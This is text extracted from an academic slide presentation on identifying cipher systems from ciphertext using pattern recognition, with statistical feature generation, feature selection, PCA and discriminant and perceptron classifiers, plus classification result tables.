- 5. Algebraic Attack**
- 6. Correlation attacks**
- 7. Guess and Determine attacks**
- 8. Linear Masking attacks**
- 9. Related Key Attack**
- 10. Divide and Conquer Attack**

Really Brief History First 4000 years



Really Brief History - last 100+ years



THANK FOR YOUR
PATIENCE

shrikant.ojha@gmail.com

CRYPT-ANALYSIS OF SYMMETRIC KEY CIPHERS: “CLASSICAL TO MODERN”

By

Pattern Recognition & Machine Learning

PART-02



Research and Technology Development Centre


Shri Kant

Sharda University 32, 34 Knowledge Park III


Greater Noida – 201 306: Web: www.sharda.ac.in

COMSEC TRANSMISSION VS EVESDROPPING

T_x TRANSMISSION



R_x: RECIEVER



THE PROBLEM DEFINITION

DOMAIN 'A' (UNKNOWN). CIPHERS

Alphanumeric Text

Header- info

DELTA OSCAR TANGO -----

OFSIY PPGXP XRCNP -----

BT

NNNN

OR

Header Info

GPQRTO**\$\$_+7% N \$ P(? AA,*) ZCVHMW (XZP) -----

EOT.

OR

IDLING BIT PATTERN

101101101110100011011100101011100011110100010100-

EOT

OR

Header Info

3485 9861 7326 7745 3095 4529 6431 8950 44456 78932

8471 6093 ----- And so on

DOMAIN 'B' (KNOWN) CIPHERS

Generation of Plain text-Cipher text pairs of different forms and context, for which S/W Implementation of cryptosystems are needed.

- CLASSICAL SYSTEMS
- ROTOR BASED SYSTEMS

Present day Symmetric Key Crypto Systems are broadly categorized as

- Stream Ciphers
- Block Ciphers

They can be from

- PUBLIC DOMAIN
- PROPRIETARY DOMAIN

Procedure:-

1. **Learn Domain B:** Use that knowledge to map the ciphers of Domain 'A' to most probable ciphers of Domain "B" in cipher text only attack.
2. Reduce the **brute force** search for solution: Using Clustering or directed key search technique or G A based search etc.

THE PROBLEM DEFINITION: Contd.

- Adversaries are intercepting target countries Secure Communications for intelligence gathering and accordingly advise their Govt.
- The coded and ciphered messages from various intercepting agencies could in one of below possible form:

Continuous alphanumeric cipher text

Five letter coded text

Four figure coded text.

Digital cipher text bit stream

In our continuous endeavor of resolving cryptanalytic issues of coded and ciphered messages, we have adopted:

System Dependent Approach to arrive at final solution using Classification, Clustering and Machine learning techniques.

TOWARDS SOLUTIONS

- **SYSTEM INDEPENDENT APPROACH** : Determination of the language, length of the possible keys and finally the key itself
 - i. Pattern Word Solver
 - ii. Search of More than One message On the same key
 - iii. Alignment Study Etc.
 - iv. Linguistics & Statistical Analysis
 - V. Corpora Development for Targeted Languages
- **SYSTEM DEPENDENT APPROACH**
 - Design of Classifier for System Identification
 - Evolving New feature Selection/Extraction
 - Evolving Algorithm for Key Space Partition
 - Solution (Unique / Multiple)

INTERCEPTED TRAFFIC ANALYSIS

TRAFFIC DATA BASE & AN IMPORTANT STEP

- PREAMBLE STUDY (History Of Messages)
- SEGREGATION AND SORTING ON THE BASIS OF
Header Info
Key Words

STATISTICAL ANALYSIS

Distribution of varying length string patterns, Randomness Behavior & Measure of Roughness (MR & IC)

$$I.C. = \sum_{i=A}^{i=Z} \frac{f_i(f_i - 1)}{N(N-1)}$$

$$M.R. = \sum_{i=A}^{i=Z} \left(P_i - \frac{1}{26} \right)^2$$

CONCLUSION:- The Ciphers have been generated from low grade ciphers or high Grade Machine Cipher

TECHNOLOGY DEVELOPED



1. System Identification: Through Machine Recognition of Patterns which is a two-fold task.
 - A. Learning the invariant and common properties of a set of samples (Cipher text) characterizing a class of cipher systems.
 - B. Deciding that a new sample (Cipher text) is a possible member of the class: by studying the properties common to those of the learned classes.
2. Reduction of the Key Space: using Clustering, Directed Search Method or Genetic Algorithm etc.
3. Solving Crypto primitives through Machine Learning tools in learning framework (2006)

What is pattern recognition?

“The assignment of a physical object or event to one of several prespecified categories” -- Duda & Hart

- A **pattern** is an object, process or event that can be given a name.
- A **pattern class** (or category) is a set of patterns sharing common attributes and usually originating from the same source.
- During **recognition** (or **classification**) given objects are assigned to prescribed classes.
- A **classifier** is a machine which performs classification.

PATTERN RECOGNITION SYSTEM : DESIGNED



FEATURE GENERATION

ALPHANUMERIC CIPHER TEXT

(i). % FREQUENCY VECTOR (PCNV) : $P_{i,i}=1,2,\dots,26$

(ii). ABSOLUTE DIFFERENCE VECTOR (ADV) : $D_k = | A_i - A_j |$

(iii). CIRCULAR DIFFERNECE VECTOR (CDV) :

$$D_k = \begin{cases} A_i - A_j & \text{IF } A_i - A_j \quad \text{IS +VE} \\ A_i - A_j + 26 & \text{IF } A_i - A_j \quad \text{IS -VE} \end{cases}$$

(iv) HIGHER GRAMS FREQUENCY VECTOR (HGFV): F_m

(V) RUN VECTOR [$n1, n2, r, \mu r, \sigma r, \text{S.N.D}$].

ABSOLUTE DIFFERENCE VECTOR : Let the crypts are :

Z,T,V,A,T,C,A -----560

Z = 26, T = 20, |Z-T| = 6: T = 20, V = 22, |T-V| = 2: A = 1,T = 20,
|A-T|= 19

Possible	-----						
difference	0	1	2	3	...	24	25
Respective							
frequencies	16	18	22	15	---	2	1(Feature vector)

CIRCULAR DIFFERENCE VECTOR : let the crypts are

B J Z D D -----

B – J = 2 – 10 = -8 ; (-8 + 26)= 18 -ve difference:
Z – D = 26 – 4 = 22, No change for +ve difference and Zero

Possible	-----				
difference	0	1	2	---	25
Respective					
frequencies	13	15	22	---	18 (feature Vector)

RUN VECTOR :

Run vector will extract a six tuple feature vector for analysis.

A B X T Z A X Y S T L560

- - + + + - - + + + -

|__| |_____| |_____| |__| |__|

1 2 3 4

No. of +ve sign $n_1 = 6$

No. of -ve sign $n_2 = 5$

Total number of runs $r1 = 5$

Average value of runs $\mu_r = \frac{2n_1n_2 + 1}{n_1 + n_2}$

Variance $r = \frac{2n_1n_2(2n_1n_2 - n_1 - n_2)}{(n_1 + n_2)^2(n_1 + n_2 - 1)^2}$

Standard deviation $\sigma_r = \sqrt{\text{VARIANCE}}$

Standard normal deviation S.N.D = $|r1 - \mu_r| / \text{S.D}$

Now the final feature vector for each message is $[n1, n2, r, \mu_r, \sigma_r, \text{S.N.D}]$.

From the above technique we get feature vector of 6 dimensions only .

BINARY CIPHER TEXT : SEQ. LEN. 2500, N-GRAM

| GRAM | NUMBER OF
B.WORDS | ACTUAL
B.WORDS | EXPECTED
FREQ. |
|--------|----------------------|----------------------------|-------------------|
| 1 GRAM | $2^1 = 2$ | 0,1 | $2500/2=1250$ |
| 2 GRAM | $2^2 = 4$ | 00,01,10,11 | $2500/4=625$ |
| 3 GRAM | $2^3 = 8$ | 000, ... ,111 | $2500/8=312.5$ |
| | | | |
| | | | |
| 8 GRAM | $2^8 = 256$ | 00000000, ... , 11111111 | $2500/256=9.76$ |
| 9 GRAM | $2^9 = 512$ | 000000000, ... , 111111111 | $2500/512=4.88$ |

DI-DELAY-GRAM

| | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|-----------|------------|------------------------------|---|---|---|---|--------------------------------|
| $0 D_i 0$ | 000
010 | 0000
0010
0100
0110 | - | - | - | - | 00000000
.
.
01111110 |
| $0 D_i 1$ | 001
011 | 0001
0011
0101
0111 | - | - | - | - | 00000001
.
.
01111111 |
| $1 D_i 0$ | 100
110 | 1000
1010
1100
1110 | - | - | - | - | - |
| $1 D_i 1$ | 101
111 | 1001
1011
1101
1111 | - | - | - | - | 10000001
.
.
11111111 |

TRI-DELAY GRAM

| | (1,1) | (1,2) | (1,3) | (1,4) | (1,5) ... | (5,1) |
|--|----------|----------|-----------|-----------|-----------|-----------|
| 0-D₁-0-D₂-0 | 4 | 8 | 16 | 32 | 64 | 64 |
| 0-D₁-0-D₂-1 | 4 | 8 | 16 | 32 | 64 | 64 |
| 0-D₁-1-D₂-0 | 4 | 8 | 16 | 32 | 64 | 64 |
| 0-D₁-1-D₂-1 | 4 | 8 | 16 | 32 | 64 | 64 |
| 1-D₁-0-D₂-0 | 4 | 8 | 16 | 32 | 64 | 64 |
| 1-D₁-0-D₂-1 | 4 | 8 | 16 | 32 | 64 | 64 |
| 1-D₁-1-D₂-0 | 4 | 8 | 16 | 32 | 64 | 64 |
| 1-D₁-1-D₂-1 | 4 | 8 | 16 | 32 | 64 | 64 |

1. N- GRAMS : EACH N- GRAM has 2^N BINARY WORDS
(1022 binary words)

2. D1- DELAY GRAMS :
0 - M - 0
1 - M - 0
0 - M - 1
1 - M - 1
(28 binary words)


3. TRI- DELAY GRAMS :
0 - M₁ - 0 - M₂ - 0
0 - M₁ - 0 - M₂ - 1
:
:
1 - M₁ - 1 - M₂ - 1
(120 binary words)

4. TETRA DELAY GRAMS :
0 - M₁ - 0 - M₂ - 0 - M₃ - 0
:
:
1 - M₁ - 1 - M₂ - 1 - M₃ - 1
(160 binary words)

5. PENTA DELAY GRAMS :
0 - M₁ - 0 - M₂ - 0 - M₃ - 0 - M₄ - 0
:
:
1 - M₁ - 1 - M₂ - 1 - M₃ - 1 - M₄ - 1
(32 binary words)

TOTAL FEATURES GENERATED = 1022 + 28 + 120 + 160 + 32
= 1362 BINARY WORDS

Binary to Real Conversion



For example

| | | | | | | | | | | | | | | | | |
|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|-------|
| 1 | 0 | 1 | 1 | 1 | 0 | 0 | 1 | 1 | 0 | 1 | 1 | 0 | 1 | 1 | 1 | y_i |
| 1 | -1 | 1 | 1 | 1 | -1 | -1 | 1 | 1 | -1 | 1 | 1 | -1 | 1 | 1 | 1 | b_i |
| <u>1</u> | <u>0</u> | <u>1</u> | <u>2</u> | <u>3</u> | <u>2</u> | <u>1</u> | <u>2</u> | <u>3</u> | <u>2</u> | <u>3</u> | <u>4</u> | <u>3</u> | <u>4</u> | <u>5</u> | <u>6</u> | x_i |

Features

+ Mean

$$F_1 = \frac{1}{n} \sum_{i=1}^n x_i$$

+ Standard Deviation

$$F_2 = \sqrt{\frac{1}{n-1} \sum_{i=1}^n (x_i - F_1)^2}$$

+ Skewness

$$F_3 = \frac{1}{n} \sum_{i=1}^n \left[\frac{x_i - F_1}{F_2} \right]^3$$

+ Kurtosis

$$F_4 = \left[\frac{1}{n} \sum_{i=1}^n \left[\frac{x_i - F_1}{F_2} \right]^4 \right] - 3$$

+ Entropy

$$F_5 = - \sum_{i=1}^{n_1} p_i \ln p_i$$

+ Distinct Values in Sequence

$$F_6$$

+ Lowest and Highest occurrence of x_i 's

$$F_7, F_8$$

+ Autocorrelation

$$F_9, F_{10} = \text{Corr}(g, h)_\tau \equiv \sum_{k=0}^{N-1} g_{\tau+k} h_k$$

FEATURE SELECTION

DEF: Given a number of features, how can one select the most important of them so as to reduce their number and at the same time retain as much as possible of their class discriminatory information.

AIM: To select features leading to **large between class variance and small within class variance** in the feature space.

METHOD:

- To examine features individually and discard those with little discriminating capability.
- To examine them in combination to get a subset of features with maximum discriminating power.
- To apply linear/ nonlinear transformation to a feature vector which may lead to a new one with better discriminatory power.

TWO POPULATION 't' TEST

$$H_0 : \mu_1 = \mu_2$$

$$H_A : \mu_1 \neq \mu_2$$

$$t_{cal} = \frac{M_1 - M_2}{\sqrt{\frac{(n_1 - 1)S_1^2 + (n_2 - 1)S_2^2}{n_1 + n_2 - 2} \left[\frac{1}{n_1} + \frac{1}{n_2} \right]}}$$

at 5 % l.o.s

- If $|t_{cal}| > t_{n_1 + n_2 - 2, \alpha/2}$ Reject H_0
- Repeat the procedure for all other Binary words

SINGLE POPULATION 't' TEST

- Expected values of each measurement μ_o is known

$$H_0 : \mu = \mu_o$$

$$H_A : \mu \neq \mu_o$$

$$Cal\ t = \frac{\bar{x} - \mu_o}{S / \sqrt{n}}$$

$$\text{if } |cal\ t| > tab\ t_{n-1, \alpha/2}$$

- Reject H_0 and accept the Binary word as feature.

PRINCIPAL COMPONENT ANALYSIS

It transforms the existing variables (features) to a new set of features called Principal Components which are uncorrelated and are ordered so that first few components account for most of the variation (information) present in all of the original variable

Goal

$F_1 \quad F_2 \quad - \quad - \quad F_p$

$Z_1 \quad Z_2 \quad - \quad - \quad Z_p$

$$\begin{array}{c}
 X_1 \\
 X_2 \\
 | \\
 X_N
 \end{array}
 \begin{pmatrix}
 x_{11} & x_{12} & \cdots & x_{1p} \\
 x_{21} & x_{22} & \cdots & x_{2p} \\
 | & | & | & | \\
 x_{N1} & x_{N2} & \cdots & x_{Np}
 \end{pmatrix}
 \xrightarrow{\text{Transform}}
 \begin{array}{c}
 Y_1 \\
 Y_2 \\
 | \\
 Y_N
 \end{array}
 \begin{pmatrix}
 y_{11} & y_{12} & \cdots & y_{1p} \\
 y_{21} & y_{22} & \cdots & y_{2p} \\
 | & | & | & | \\
 y_{N1} & y_{N2} & \cdots & y_{Np}
 \end{pmatrix}$$

These $Z_1, Z_2 \dots Z_p$ are called Principal Components

Z_1 is the first principal component and has the highest variance

Z_2 is the second principal component and has next highest variance & so on.

CLASSIFICATION APPROACHES

MEASUREMENT SPACE

Any extractable measurement from the physical world.

FEATURE SPACE:

The set of measurements that constitute the representation for the observed pattern of physical world.

PATTERN SPACE:

d- dimensional representation of patterns, representative of physical world.

A pattern x can be represented as

$$x = \begin{bmatrix} x_1^T \\ x_2^T \\ | \\ | \\ x_m^T \end{bmatrix} \text{ and a pattern space } X, x = \begin{bmatrix} x_1^T \\ x_2^T \\ | \\ | \\ x_m^T \end{bmatrix} = \begin{bmatrix} x_{11} & x_{12} & - & - & x_{1n} \\ x_{21} & x_{22} & - & - & x_{2n} \\ | & | & & & | \\ | & | & & & | \\ x_{m1} & x_{m2} & - & - & x_{mn} \end{bmatrix}$$

PROTOTYPES: For designing a classifier, a priori knowledge of some data patterns are needed during training phase. They are referred as prototypes.

AN ALGORITHM: For 2-Class Problem

STEP 1: - Let mean score of set of samples from two classes are

$$\bar{X}_j^{C1} = \frac{1}{N_j} \sum_{k=1}^{N_j} X_j^{C1}$$

$$\bar{X}_j^{C2} = \frac{1}{N_j} \sum_{k=1}^{N_j} X_j^{C2}$$

Compute difference

$$D_j = \bar{X}_j^{C1} - \bar{X}_j^{C2}$$

STEP 2: For computing Discriminant Coeff. solve

$$S_{ij} W_j = D_j$$

$i=1,2,\dots,d$, $j=1,2,\dots,d$ and S_{ij} is pooled Var-Cov. matrix

STEP 3: Compute Discriminant Scores

$$Y^{C1} = \sum_{j=1}^d W_j \bar{X}_j^{C1} \quad ; \quad Y^{C2} = \sum_{j=1}^d W_j \bar{X}_j^{C2}$$

STEP 4: For Test Encryption Pattern Z, Compute the score

$$Y = \sum_{j=1}^d W_j Z_j$$

and decide the membership of Z as per its closeness of Y with Y^{C1} or Y^{C2}

AN ALGORITHM : K-CLASS PROBLEM

Let the classes E_k be represented by mean vector

$$\langle Y_k \rangle = \frac{1}{N_k} \sum_{j=1}^{N_k} X_j^k$$

The General Form of L.D.F. is

$$G_K(X) = W_{k_1} X_1 + W_{k_2} X_2 + \dots + W_{k_n} X_n + W_{k_{n+1}} X_{n+1}$$

A given Pattern $X \in E_j$ if $d(X, \langle Y_j \rangle) = \min d(X, \langle Y_k \rangle)$, Now

$$d^2(X, \langle Y_k \rangle) = (X - \langle Y_k \rangle)^T (X - \langle Y_k \rangle) = X^T X - 2X^T \langle Y_k \rangle + \langle Y_k \rangle^T \langle Y_k \rangle$$

Remove the constant $X^T X$ and Multiply by $-1/2$ to get the d.F.

$$G_k(X) = X^T \langle Y_k \rangle - \frac{1}{2} \langle Y_k \rangle^T \langle Y_k \rangle$$

The pattern $X \in E_k$ if $\forall j=1,2,\dots,N$ and $G_k(X) > G_j(X) \quad \forall k \neq j$

we say systems E_1, E_2, \dots, E_k are Linearly Separable

PERCEPTRON ALGORITHM MICRO LEVEL

$$\omega_i, i = 1, 2, \dots, M.$$

LET THERE ARE 'M' PATTERN CLASSES

- COMPUTE THE DISCRIMINANT FUNCTION

$$d_i(z) = w_i z, \quad i = 1, 2, \dots, M, \text{ where } w_i \text{ is solution weight vector.}$$

- DECISION :

$$\text{a) } d_i(z) > d_j(z) \text{ if } \bigcup_z w_i; \quad \forall j \neq i$$

w_i is the right solution weight vector

$$\text{b) } d_j(z) > d_i(z) \bigcup_z w_i; \quad \forall j \neq i$$

MODIFY SOLUTION WEIGHT VECTOR BY FIXED INCREMENT RULE:

$$w_i(k+1) = w_i(k) + cz(k) \quad \dots\dots\dots(i)$$

$$w_j(k+1) = w_j(k) - cz(k) \quad \dots\dots\dots(ii)$$

$$w_l(k+1) = w_l(k) \quad \dots\dots\dots(iii)$$

Eq. (ii) IS FOR THOSE j 's THAT ARE NEITHER i NOR MAKING WRONG CLASSIFICATION.

- Convergence should be achieved in finite number of iteration, if not then
 1. Terminate The Algorithm After Empirically Fixed Number Of Iteration

Or

2. Try Other Correction Rule.

RESULT SUMMARY

| | SAMPLE SIZE | | % SUCCESS RATE | |
|---------------------|-------------|------|----------------|---------|
| | LEARNING | TEST | SELF | TEST |
| CLASSICAL SYSTEMS | 25 | 10 | 100 | 95-100 |
| ROTAR BASED SYSTEMS | 50 | 100 | 95 | 80-95 |
| STREAM CIPHERS | 50+ | 100+ | 80+ | 65 – 80 |
| BLOCK CIPHERS | 50+ | 100+ | 80+ | 60-75 |

Results of Discriminant Analysis

(i) Design Data

ii) Test Data

| System | G.G. | NLC | NLFFS | Total | G.G. | NLC | NLFFSR | Total |
|-----------------------|------|-----|-------|-------|------|-----|--------|-------|
| 1.Geffe Generator | 36 | 5 | 9 | 50 | 10 | 2 | 13 | 25 |
| 2. Nonlinear Combiner | 4 | 37 | 9 | 50 | 4 | 14 | 7 | 25 |
| 3.NLFF Shift register | 7 | 5 | 38 | 50 | 2 | 7 | 16 | 25 |

Linear Discriminant Classification of Rotor Based System

(i) Design Data = 100 samples

ii) Test Data= 50 Patterns

